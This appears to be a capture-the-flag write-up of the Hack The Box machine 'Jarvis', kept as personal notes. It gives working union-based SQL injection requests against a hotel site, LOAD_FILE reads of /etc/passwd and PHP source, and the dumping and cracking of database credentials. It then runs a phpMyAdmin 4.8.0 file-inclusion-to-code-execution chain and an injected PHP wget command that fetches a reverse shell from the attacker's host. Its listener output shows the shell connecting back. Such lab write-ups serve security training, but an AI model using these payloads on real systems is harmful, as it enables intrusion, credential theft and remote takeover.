

jarvis

```
(root@kali)-[/Documents/htb/boxes/jarvis]
# nmap -sC -sV -oA nmap/jarvis 10.10.10.143
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 19:21 EDT
Nmap scan report for 10.10.10.143
Host is up (0.077s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|_   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_   256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Stark Hotel
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.30 seconds
```

we have nmap script http-cookie-flags telling us that when it requested the index page it returned the PHP session ID cookie so we know this server likely runs PHP

Let's check the page

Contact Information

291 South 21th Street,
Suite 721 New York NY 10016

+ 1235 2355 98

supersecurehotel@logger.htb

supersecurehotel.htb

we got an email supersecurehotel@logger.htb
and 2 hostnames logger.htb supersecurehotel.htb

```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.143 logger.htb supersecurehotel.htb
4
```

let's test sql injection

```
supersecurehotel.htb/room.php?cod=2"-- -|
```

```
supersecurehotel.htb/room.php?cod=2'-- -
```

get nothing let's try wfuzz

```
(root@kali)~/Documents/htb/boxes/jarvis
# wfuzz -u http://supersecurehotel.htb/room.php?cod=2FUZZ -w /usr/share/seclists/Fuzzing/special-chars.txt --hc 404
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might
Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://supersecurehotel.htb/room.php?cod=2FUZZ
Total requests: 32

ID          Response  Lines  Word    Chars  Payload
-----
0000000001: 200        189 L  443 W    5916 Ch  "~"
0000000003: 200        189 L  443 W    5916 Ch  "@"
0000000007: 200        189 L  443 W    5916 Ch  "^"
0000000015: 200        189 L  443 W    5916 Ch  "="
0000000021: 200        189 L  443 W    5916 Ch  "\"
0000000020: 200        189 L  443 W    5916 Ch  "|"
0000000019: 200        189 L  443 W    5916 Ch  "["
0000000018: 200        189 L  443 W    5916 Ch  "]"
0000000017: 200        189 L  443 W    5916 Ch  "}"
0000000016: 200        189 L  443 W    5916 Ch  "{"
0000000013: 200        189 L  443 W    5916 Ch  "-"
0000000012: 200        189 L  443 W    5916 Ch  "_"
0000000011: 200        189 L  443 W    5916 Ch  ")"
0000000010: 200        189 L  443 W    5916 Ch  "("
0000000009: 200        189 L  443 W    5916 Ch  "*"
0000000008: 200        189 L  454 W    6131 Ch  "&"
0000000002: 200        189 L  443 W    5916 Ch  "!"
0000000004: 200        189 L  454 W    6131 Ch  "#"
0000000022: 200        189 L  443 W    5916 Ch  "."
0000000024: 200        189 L  454 W    6131 Ch  ":"
0000000028: 200        189 L  443 W    5916 Ch  ";"
0000000027: 200        189 L  454 W    6131 Ch  "<"
0000000032: 200        189 L  443 W    5916 Ch  ">"
0000000031: 200        189 L  443 W    5916 Ch  "<"
0000000030: 200        189 L  443 W    5916 Ch  ""
0000000029: 200        189 L  443 W    5916 Ch  "'"
0000000023: 200        189 L  443 W    5916 Ch  ","
0000000025: 200        189 L  443 W    5916 Ch  "/"
0000000026: 200        189 L  443 W    5916 Ch  "?"
0000000005: 200        189 L  443 W    5916 Ch  "$"
0000000006: 200        189 L  443 W    5916 Ch  "%"
0000000014: 200        189 L  454 W    6131 Ch  "+"

we get &#.;+ are uniq &and# means something in html but .;-
+ seems interesting
```



Superior Family Room

\$270 / per night

Superior room, perfect for luxury families. Big room with a lot of extras

Go to book!



Double Room

\$ 199 / per night

Perfect room for couples <3

Go to book!



Superior Family Room


\$270 / per night

Superior room, perfect for luxury families. Big room with a lot of extras

Go to book!


we can do math so we have sql injection

sql statement: select id, image-url, rating, room-name, cost, description from rooms where cod = 1





\$ / per night

Go to book!



so the query:

select id, image-url, rating, room-name, cost, description ,
UNKNOWN from rooms where cod = 1 UNION select 1,2,3,4,5,6,7

  supersecurehotel.htb/room.php?cod=9999

GitHub - swisskyrepo/...

l.htb

bad request

Go to book!

The image shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the raw HTML response.

Request:

```
1 GET /room.php?cod=9999+union+select+1,2,(select+@@version),4,5,6,7
2 HTTP/1.1
3 Host: supersecurehotel.htb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
5 Firefox/78.0
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate
10 Connection: close
11 Cookie: PHPSESSID=ml4tm1uvmuglrmmpg3tr9at455
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
```

Response:

```
114 <div id="colorlib-rooms" class="colorlib-light-grey">
115 <div class="container">
116 <div class="row">
117 <div class="col-md-4 room-wrap animate-box">
118 <a href="/images/6" class="room image-popup-link" style="background-color: #f9f9f9;">
119 <div class="desc text-center">
120 <span class="rate-star">5</span>
121 <h3>
122 <a href="/room.php?cod=1">2</a>
123 </h3>
124 <p class="price">
125 <span class="currency">$</span>
126 <span class="price-room">10.137-MariaDB-0+deb9u1</span>
127 <span class="per">/ per night</span>
128 </p>
129 <p>
130 4
131 </p>
132 <p>
133 <a class="btn btn-primary">Go to book!</a>
134 </p>
135 </div>
136 </div>
137 <div id="colorlib-footer" role="contentinfo">
138 <div class="container">
139 <div class="row row-pb-md">
140 <div class="col-md-3 colorlib-widget">
```

```
1 GET /room.php?cod=
  9999+union+select+1,2,(select+SCHEMA_NAME+from+INFORMATION_Schema.SCHEMAT
  A+LIMIT+0,1),4,5,6,7 HTTP/1.1
2 Host: 10.10.10.143
```



```
<p class="price">
  <span class="currency">$</span>
  <span class="price-room">hotel</span>
  <span class="per">/ per night</span>
</p>
```

```
1 GET /room.php?cod=
9999+union+select+1,2,(select+SCHEMA_NAME+from+INFORMATION_Schema.SCHEMAT
A+LIMIT+1,1),4,5,6,7 HTTP/1.1
```

```
2 Host: 10.10.10.143
<p class="price">
  <span class="currency">$</span>
  <span class="price-room">information_schema</span>
  <span class="per">/ per night</span>
</p>
```

```
1 GET /room.php?cod=
9999+union+select+1,2,(select+SCHEMA_NAME+from+INFORMATION_Schema.SCHEMAT
A+LIMIT+2,1),4,5,6,7 HTTP/1.1
```

```
2 Host: 10.10.10.143
<p class="price">
  <span class="currency">$</span>
  <span class="price-room">mysql</span>
  <span class="per">/ per night</span>
</p>
```

```
1 GET /room.php?cod=
9999+union+select+1,2,(select+SCHEMA_NAME+from+INFORMATION_Schema.SCHEMAT
A+LIMIT+3,1),4,5,6,7 HTTP/1.1
```

```
2 Host: 10.10.10.143
<p class="price">
  <span class="currency">$</span>
  <span class="price-room">performance_schema</span>
  <span class="per">/ per night</span>
</p>
```

are tables

```
GET /room.php?cod=
9999+union+select+1,2,(select+group_concat(SCHEMA_NAME,":")
+from+INFORMATION_Schema.SCHEMATA),4,5,6,7 HTTP/1.1
Host: 10.10.10.143
```

interesting thing

```
1 GET /room.php?cod=9999+union+select+1,2,(LOAD_FILE("/etc/passwd")),4,5,6,7 HTTP/1.1
2 Host: 10.10.10.143
```

```

<span class="currency"></span>
<span class="price-room">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
pepper:x:1000:1000,,,:/home/pepper:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
</span>

```

```

1 GET /room.php?cod=
9999+union+select+1,2,(TO_base64(LOAD_FILE("/var/www/html/room.php"))),4,5,6,7
HTTP/1.1
2 Host: 10.10.10.143
<span class="price">
<span class="currency">${</span>
<span class="price-room">PD9waHAKZXJyb3Jfcmlvb3J0aW5nKDAP0wppZigkX0dFVFsny29k
b25uZWNOaW9uLnBocCIpOwogICAgaw5jbHVkZSgi cm9vbW9i ai5waHAiKTsKICAgICRYZnNlbHQ9
JGNvbml53Rpb24tPnF1ZXJ5K0JzZWxly3QgKiBmcm9tIHJvb20gd2hlcmUgY29kPSIuJF9HRVRb
J2NvZCddKtsKICAgICRsaW5lPW15c3FsaV9mZXJjaF9hcnJheSgkcmVzdWx0KtsKICAgICRYb29t
PW5ldyBSb29tKCK7CiAgICAKcm9vbS0+Y29kPSRsaW5lwydjb2QnXTsKICAgICRYb29tLT5uYW1l
PSRsaW5lwyduYW1lJ107CiAgICAKcm9vbS0+cHJpY2U9JGxpbmVbJ3ByaWNlJ107CiAgICAKcm9v
bS0+c3RhcnJ0kbGluZVsn3Rhci ddOwogICAgJHJvb20tPmltYwdlPSRsaW5lwydpbwFnZSddOwog
ICAgJHJvb20tPmlpbmk9JGxpbmVbJ2lpbmknXTsKICAgICRYb29tLT5kZXNjcmlwPSRsaW5lwydk
ZXNjcmlwJ107CiAgfQplbHNleWogIGhlyWRlcigiTG9jYXRpb246aw5kZXgucGhwIik7CiAgfQoK
Pz4KPCFETONUWVBFIEhUTUw+CjxodGlsPgoJPGhlyWQ+Cgk8bWV0YSBjaGFyc2V0PSJldGYtOCI+
Cgk8bWV0YSBodHRwLWVxdWl2PSJYLVBBLUNvbXBhdGlibGUiIGNvbmlbnQ9IklFPWVvZ2UuPgoJ
PHRpdGxlpLn0YXJrIEhvdGVsPC90aXR5ZT4KCTxtZXRhIG5hbWU9InZpZXdw3J0IiBjb250ZW50
PSJ3aWR0aD1kZXZpY2Utd2lkdGgsIGluaXRpYWwtc2NhbnGU9MSI+Cgk8bWV0YSBuYW1lPSJkZXNj
cmldwGlvbiIgY29udGVudD0iIiAvPgoJPG1ldGEgcmFtZT0ia2V5d29yZHMhIGNvbmlbnQ9IiIg
Lz4KCTxtZXRhIG5hbWU9ImF1dGhvciiIgY29udGVudD0iIiAvPgoKICAgIS0tIEZhY2Vib29rIGFu

```

the programmer need to parametrize statements
room.php

```
<?php
error_reporting(0);
if($_GET['cod']){
    include("connection.php");
    include("roomobj.php");
    $result=$connection->query("select * from room where cod=".$_GET['cod']);
    $line=mysqli_fetch_array($result);
    $room=new Room();
    $room->cod=$line['cod'];
    $room->name=$line['name'];
    $room->price=$line['price'];
    $room->star=$line['star'];
    $room->image=$line['image'];
    $room->mini=$line['mini'];
    $room->descrip=$line['descrip'];
}
```

```
GET
/room.php?cod=9999+union+select+"1","2",(TO_base64(Load_File("/var/www/html/connection.php"))),"4","5","6","7" HTTP/1.1
Host: 10.10.10.143
```

```
<span
class="price-room">PD9waHAKJGNvbm5lY3Rpb249bmV3IG15c3FsaSgnMTI3LjAuMC
4xJywnREJhZG1pbicsJ2ltaXNz
eW91JywnaG90ZWwnKTSKPz4K</span>
<span class="per">/ per night</span>
```

```
<?php
$connection=new mysqli('127.0.0.1','DBadmin','imissyou','hotel');
?
~
~
```




List Users

```
GET /room.php?cod=
9999+union+select+1,2,(SELECT+user+FROM+mysql.user),4,5,6,7 HTTP/1.1
Host: 10.10.10.143
<span class="currency">$</span>
<span class="price-room">DBadmin</span>
<span class="per">/ per night</span>
```


List Password Hashes

```
1 GET /room.php?cod=
9999+union+select+1,2,(select+group_concat(host,":",user,":",password)
+from+mysql.user),4,5,6,7 HTTP/1.1
2 Host: 10.10.10.143
<p class="price">
<span class="currency">$</span>
<span class="price-room">localhost:DBadmin:*2D2B7A5E4E637B8FBA1D17F40318F277D29964D0</span>
<span class="per">/ per night</span>
</p>
```

DBadmin : 2D2B7A5E4E637B8FBA1D17F40318F277D29964D0



it's mode 300



2d2b7a5e4e637b8fba1d17f40318f277d29964d0:imissyou

DBadmin : imissyou



Welcome to phpMyAdmin

Language

English

Log in

Username:

DBadmin

Password:

••••••••

Go

First thing is to figure out what version phpmyadmin is?

Web server

- Apache/2.4.25 (Debian)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - \$Id: b5c5906d452ec590732a93b051f3827e02749b8: \$
- PHP extension: mysqli
- PHP version: 7.0.33-0+deb9u2

phpMyAdmin

- Version information: 4.8.0

phpmyadmin 4.8.0 rce



 Tous

 Vidéos

 Images

 Actualités

 Plus

Paramètres

Outils

Environ 13.100 résultats (0,59 secondes)

<https://blog.vulnspy.com> > phpMyA... ▾ [Traduire cette page](#)


phpMyAdmin 4.8.x LFI to RCE (Authorization Required ...

Run SQL query : `select '<?php phpinfo();exit;?>'`

Get your Session ID : Session ID is the item phpMyAdmin in your cookie.

Include the session file :

**http://-
1a23-
009a-
9c9e-
959d-
9c70-
932b-
b9f6-
34eb-
.vspl-
ate.-
me/-
inde-
x.ph-
p?-
targe-
t=db-
_sql.-
php-
%25-
3f/../-
./../-
../-
/../var/-
lib/-
php/-
sessi-
ons/-
sess_-
11nj-
nj42-
53qq-
93vj-
m9q-
93nv-
c7p2l-
q82k**



tools > web developer > storage inspector >

Filter Items

Name	Value	Domain	Path
PHPSESS...	vs222pmlr08sjbr...	10.10.10.143	/
phpMyAd...	t2mptpb9qqf1mn...	10.10.10.143	/phpmya...
pma_lang	en	10.10.10.143	/phpmya...
pmaAuth-1	%7B%22iv%22%...	10.10.10.143	/phpmya...
pmaUser-1	%7B%22iv%22%...	10.10.10.143	/phpmya...

phpmyadmin : t2mptpb9qqf1mnmlsfvd1n5jd0ncfdjq
 10.10.10.143/phpmyadmin/index.php?-
 target=db_sql.php%253f/../../../../../../../../var/lib/php/sessions/-
 sess_t2mptpb9qqf1mnmlsfvd1n5jd0ncfdjq

10.10.10.143/phpmyadmin/index.php?target=db_sql.php%253f/...

swisskyrepo/...

nin

Server: localhost

Databases

SQL

Status

User accounts

Export

Import


Settings

More

```
i:1620219933;two_factor_check[b:1:is_git_revision|b:0:tmpval|a:12:{s:15:"favorite_tables";a:1:{i:1;a:0:{}}s:13:"recent_tables";a:1:{i:1;a:0:{}}s:5:"query";a:1:{s:32:"07fb81e4bd77dfc569db9448fb825532";a:8:{s:3:"sql";s:32:"select '

```

PHP Version 7.0.33-0+deb9u2



System	Linux jarvis 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64
Build Date	Feb 25 2019 23:13:19
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqld.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:

Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies

with Zend OPcache v7.0.33-0+deb9u2, Copyright (c) 1999-2017, by Zend Technologies

zendengine

php-reverse-shell.php x

```
(root@kali)~# cp php-reverse-shell.php t.php
(root@kali)~# ls
hashes.mysql  jarvis.ctb  jarvis.ctb~  jarvis.ctb~~  jarvis.ctb~~~  nmap  php-reverse-shell.php  t.php
```

remote file inclusion

select '<?php exec("wget -O /var/www/html/shell.php <http://10.10.14.23/t.php>"); ?>'

```
(root@kali) - [/Documents/htb/boxes/jarvis]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.143 - - [05/May/2021 09:32:04] "GET /t.php HTTP/1.1" 200 -
10.10.10.143 - - [05/May/2021 09:32:04] "GET /t.php HTTP/1.1" 200 -
```

```
(root@kali) - [/Documents/htb/boxes/jarvis]
# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.143.
Ncat: Connection from 10.10.10.143:54594.
Linux jarvis 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
09:38:50 up 15:37, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

way 2)

```
1 GET /room.php?cod=
  9999+union+select+1,2,(select+'<?php+exec("wget+-O+/var/www/html/shell
  .php+http://10.10.14.23/t.php");?>'),4,5,6,7 HTTP/1.1
2 Host: 10.10.10.143
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
```

http://10.10.10.143/phpmyadmin/index.php?-target=db_sql.php%253f/../../../../../../../../var/lib/php/sessions/-sess_8756meboi7qinl8l84247heb05vs2vfb

```
(root@kali) - [/Documents/htb/boxes/jarvis]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.143 - - [05/May/2021 09:47:11] "GET /t.php HTTP/1.1" 200 -
10.10.10.143 - - [05/May/2021 09:47:12] "GET /t.php HTTP/1.1" 200 -
```

```

(rootkali)-[/Documents/htb/boxes/jarvis]
# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.143.
Ncat: Connection from 10.10.10.143:54620.
Linux jarvis 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
